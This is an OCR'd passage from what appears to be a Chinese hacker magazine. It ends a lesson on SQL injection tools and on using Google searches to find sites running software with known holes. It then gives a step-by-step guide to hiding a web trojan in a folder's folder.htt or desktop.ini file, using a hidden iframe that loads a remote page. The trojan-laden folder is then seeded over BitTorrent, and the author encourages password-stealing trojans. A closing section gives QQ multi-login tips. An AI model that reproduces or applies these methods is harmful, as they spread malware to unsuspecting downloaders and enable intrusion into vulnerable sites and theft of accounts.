


图10

6. 其他SQL 注入工具

SQL 注入技术成熟了以后，太多的人都有自己的工具出炉了。像什么PHP 和ASP 做出的SQL 工具都有，像21CN 的浪心的冰舞，明小子的旁注入工具以及一些有名无名的人写的工具，其余的就不详细介绍了。

看着眼前五花八门的SQL 注射工具，唐僧等人玩玩这个，弄弄那个，一个个都显得那么的好奇和新鲜。悟空看着也讲不了什么了，于是便开口说道："马克思老人家说过，理论和实践结合才能发挥作用，这堂课再教大家一点，如何找到有漏洞的网站来学习和练手！ Google Hacking！"

"狗狗会啃？"唐僧用手摸了摸自己的光头。

悟空："Google 是全球最大的搜索引擎。可以用来搜索我们想得到的任何资料！当然，一旦我们发现了某个系统存在上传，暴库，SQL 注入漏洞的任何一个，我们只需要搜索到使用该系统的网站就可以直接使用发现的漏洞入侵了！"

八戒呼了口热气，大声的抗议："俺抗议！俺们那个都是东北活菜鸟，哪个会找漏洞啊！再说，我们没有你这样高的智慧。"

悟空一拳头砸过去："呆子！又不是要你去发现漏洞，国内的安全小组越来越多，动不动就是一个什么安全小组又成立了，他们发现了某些漏洞后，会公布在自己的网站上，举个例子、我们随便在X 的论坛上找个友情链接：http://www.cnbct.org/（Bug. Center.Team 漏洞中心小组）然后看看首页，如图11。




图11

甚至还有当天公布的漏洞呢！然后呢，随便搜一个版权声明，比如**powered by**什么的，就可以找到一堆的使用该系统的网站了。当然，时间长了之后，这种**powered by**方式搜索就不管用了，据说google 等搜索引擎会将危害比较大的关键字屏蔽掉，那么在页面中找到一段比较特别的话来搜就会有很大的效果！假设苹果树论坛出了漏洞，找powered by 很费劲，试试搜索显示人气的'在精灵湖畔，生长着一棵古老的苹果树．'这种特别的句子，一搜就是几十页！"八戒又开始流口水了："猴哥，苹果树什么时候出漏洞啊，咱也去摘个尝尝鲜"

悟空道："呵呵，这个俺就不知道了。不过俺要说的是，现在教会你们三个漏洞，是目前网站入侵最常见的基本漏洞。这些漏洞每一个都威力惊人，要组合在一起就更加不得了。一旦熟练掌握了每一种技巧，就相当于打通了任督二脉，铲恶锄奸，维护网络安全这个重任就交给你们几个了，好不好？这本《黑客X 档案》是无价之宝，你我有缘，就10 块钱卖给你了！"

休息之后马上回来，精彩在继续，请看下期的，综合运用篇—防不胜防的旁注入攻击。

（本文涉及到的工具绝世猜解、WED 和WIS、啊D 注入工具、HDSI 黑X 专用版、NBSI，光盘有收录）

小鸡快跑

BT让你肉鸡成群

发质王

前几天同学说中毒了，叫我去看看，我过去先问问他怎么中的，他说用BT下了个电影，打开就这样了。下电影也能中毒？我记得没听说过什么播放软件能溢出啊，顶多是老的Winamp播放列表文件能溢出。那么……莫非是BT？新出的漏洞？但是也没见过这方面的漏洞啊，到底是怎么办到的呢？我盯着文件夹里才下载的电影，莫非……

废话少说，先把病毒清了再说。几分钟之后，一个垃圾病毒让我大失所望，这明显是之前中的网页木马，根本和BT无关，中毒都中得这么没水准……

虽说清除了这个病毒，但是回去后BT的影子一直缠在我的脑子里：BT怎么下马？电影？文件？文件夹……

等等，文件夹？BT是可以把一个文件夹做成一个种子的。对，就是它了！我们就要让这个文件夹带上木马！

让我们先来做个实验，随便找个文件夹，在里边点右键“自定义文件夹”如图1。




图1

然后“下一步”，选择“自定义”并勾选“选择或编辑该文件夹的Html模板”，在模板类型中选择“标准”，并选中“编辑该模板”，点击下一步就会打开一个名为“Folder”的文本文件。随便来点吧，如图2。保存退出后刷新这个文件夹就能看见效果了，如图3。




图2




图3

现在大家很清楚了吧，只要写个网页木马到folder.htt里，我们就可以为所欲为了。并且Windows对本地的网页要放得宽松一点，也就是说有些已经失效的网页木马在这儿一样能用。

不过我对网页木马没什么研究，就随便找个比较新的SP2网页木马吧，如图4。

先按说明配置好木马，我这里用的一个模拟病毒，卡巴斯基大叔看见了会叫的哦，然后随便找个免费空间传上去就算完成了。再来编辑我们的folder.htt，在里边插入一段**<iframe src="http://www.xxx.com/xx.htm" width="0" height="0" frameborder="0"></iframe>**，如图5。

然后打开这个文件夹，呵呵，是不是好可爱的小病毒出来了啊？整个界面变的惨不忍睹，如图6。




图4




图5




图6

接下来的事儿就简单了，随便找个热门的电影动画什么的，复制到文件夹里，用BitComet之类的软件做成种子，如图7。




图7

传到大点的BT网站上去就OK了。不过这样做的话会多出，desktop.ini文件和folder settings目录，稍微细心点的人就会起疑心，所以我们还要改进一下。打开desktop.ini，是不是看见一句**PersistMoniker=file://Folder Settings\Folder.htt**啊？对，就是这句话使folder.htt生效的，我们可以把folder.htt放到电影目录下，再改个名字，比如“更多精彩请点击.htm”，然后在desktop.ini里指向这个文件。这样整个文件夹就只多出一个desktop.ini，很多文件夹里都会有这个文件，所以一般人也不大会注意到。然后再加点网站快捷方式、广告啊什么的来个障眼术，混在里边就更不容易看出了，文件小的话再压缩一下也行，这样下载时更没办法看出来，并且一般人都会解压整个文件夹在打开，所以效果是一样的。

再有关于放什么木马，那就是个人的爱好了，你喜欢鸽子也行、你爱盗QQ我也不拦着你，不过虽说《黑客X档案》出了N多木马防杀的文章，但对于广大小菜同志们还是有一定难度，所以我特地拜托朋友ComicGod做了个5分钟免杀黑洞2005的动画送给大家，简单易学、一看就懂，乃居家旅行、杀人放火之必备……

另外，我在一些资料上看到“在Windows XP中的‘自定义文件夹’中没有相应的选项对模板进行编辑，而且直接编辑其中的folder.htt文件也无效。这时候我们可以曲线救国：先在Windows2000中按以上方式建立一个的文件夹，然后把该文件夹整体复制到Windows XP中即可”，但是实际我在xp及2003下测试时发现只有IconArea_Image=FolderSettings\Background.jpg这样的设置文件夹背景的参数有效，而指向的folder.htt等文件根本无法执行，希望高手赐教。最后祝大家肉鸡成群，鸡蛋满天飞！

（本文涉及到的SP2网页木马、测试用的folder.htt和免杀黑洞2005的动画，光盘有收录）

我的QQ地盘，我做主

欣欣

一、QQ 等级绝对快

首先运行你想登录的QQ，再按“CTRL+ALT+DEL”进入任务管理器，删除进程里一个名为TIMPlatform.exe的进程，然后再运行第2个QQ程序，再次输入想登录QQ的号码密码，这样你会发现你开了两个同样号码的QQ，开QQ个数和时间翻倍成正比，我用的QQ版本是2005贺岁版。提示一下：如果你挂多个QQ，会有一个QQ经常会下线的，所以得反复上线。可能比较麻烦，你如果挂四个QQ，二十分钟左右就可以看到效果了。试过了，绝对可以行的。

二、减少QQ 内存占用

随着QQ的功能越来越多，QQ占用的资源也是越来越多，为了减小它的资源占用量，大家想出了多种方法其中有把面板中的一些功能去掉的，可是我们有时候还是要用到的，所以不实用。我也发现一个好的方法，可以减小一点QQ的内存占用量。我们先打开打开任务管理器！再打开QQ，这时我们发现任务管理器里随着QQ的启动自动多出来一个TIMPLatform.exe的程序。点右键结束这个进程，看到QQ并没有退出。可见它是无用的，可是白白占用我们2M的内存。那它是做什么用的呢？原来QQ通过它来禁止我们在一台机子上登录相同的QQ帐号，进行（QQ—TM）一键切换的！好了去QQ安装目录下找到TIMPlatform和TIMProxy.dll（TIMPlatform的动态链接库文件）这两个文件，删掉它。以后再用QQ时，它就不会自动加载。而且我们可以在一台机子上登录两个QQ号，不过在两分钟内，一个QQ号还会自动退出的。

三、QQ 组件安装我做主

QQ是目前最普及的IM工具，但其很多附加功能并不是我们所必需的，如何在安装时就将这些无用功能拒之门外，实现QQ组件的自定义安装呢？其实现在你只要使用QQ2005狂人DIY版即能轻松实现QQ组件自定义安装。QQ2005狂人DIY版最大的特色就是可完全自由选择安装的QQ组件，比如QQ邮箱、QQ音乐、腾讯TM，对于哪些不想使用其他附加QQ功能的朋友来说非常不错。同时集成最新的珊瑚虫QQ外挂3.0.4，另外安装文件均经过加壳压缩，若选择完整安装，功能跟官方的一样，但体积也只是官方的一半而已！完整安装官方为68MB，而狂人DIY版则只有37.1M，如若选择推荐安装则只要21.9M，要是精简安装那就更小了，只有15.8MB，不过如果选择精简安装的话请不要使用覆盖安装，不然原来你使用的QQ的文件就会还残留在里面，精简就没有意义了，呵呵！如图1。

